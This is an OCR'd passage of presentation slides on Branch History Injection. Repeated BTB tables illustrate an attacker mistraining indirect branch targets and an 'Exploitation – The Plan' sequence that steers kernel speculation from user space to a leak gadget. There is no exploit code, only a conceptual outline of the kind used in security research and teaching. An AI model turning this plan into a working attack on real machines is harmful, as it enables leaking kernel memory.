


Attacker can mistrain to <u>any</u> indirect branch target

BTB

PRIV	TAG	TARGET
kernel	TAG_A	valid_target_a
~~user~~	~~TAG_B~~	~~user_func~~
kernel	TAG_C	valid_target_b
kernel	TAG_D	other_target_1
kernel	TAG_E	other_target_2

BHI Capabilities




Latest 67 branches define context

Attacker can mistrain to <u>any</u> indirect branch target

BTB

PRIV	TAG	TARGET
kernel	TAG_A	valid_target_a
~~user~~	~~TAG_B~~	~~user_func~~
kernel	TAG_C	valid_target_b
kernel	TAG_D	other_target_1
kernel	TAG_E	other_target_2

BHI Capabilities



We need to control 8 branches

Attacker can mistrain to <u>any</u> indirect branch target

BTB

PRIV	TAG	TARGET
kernel	TAG_A	valid_target_a
~~user~~	~~TAG_B~~	~~user_func~~
kernel	TAG_C	valid_target_b
kernel	TAG_D	other_target_1
kernel	TAG_E	other_target_2

Exploitation

Exploitation – The Plan

BTB

TAG	PRIV	TARGET

Exploitation – The Plan

1


User space `trigger_leak_gadget()`

Kernel space `leak_gadget()`

BTB

TAG	PRIV	TARGET


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid
5F33	kernel	sys_getpid

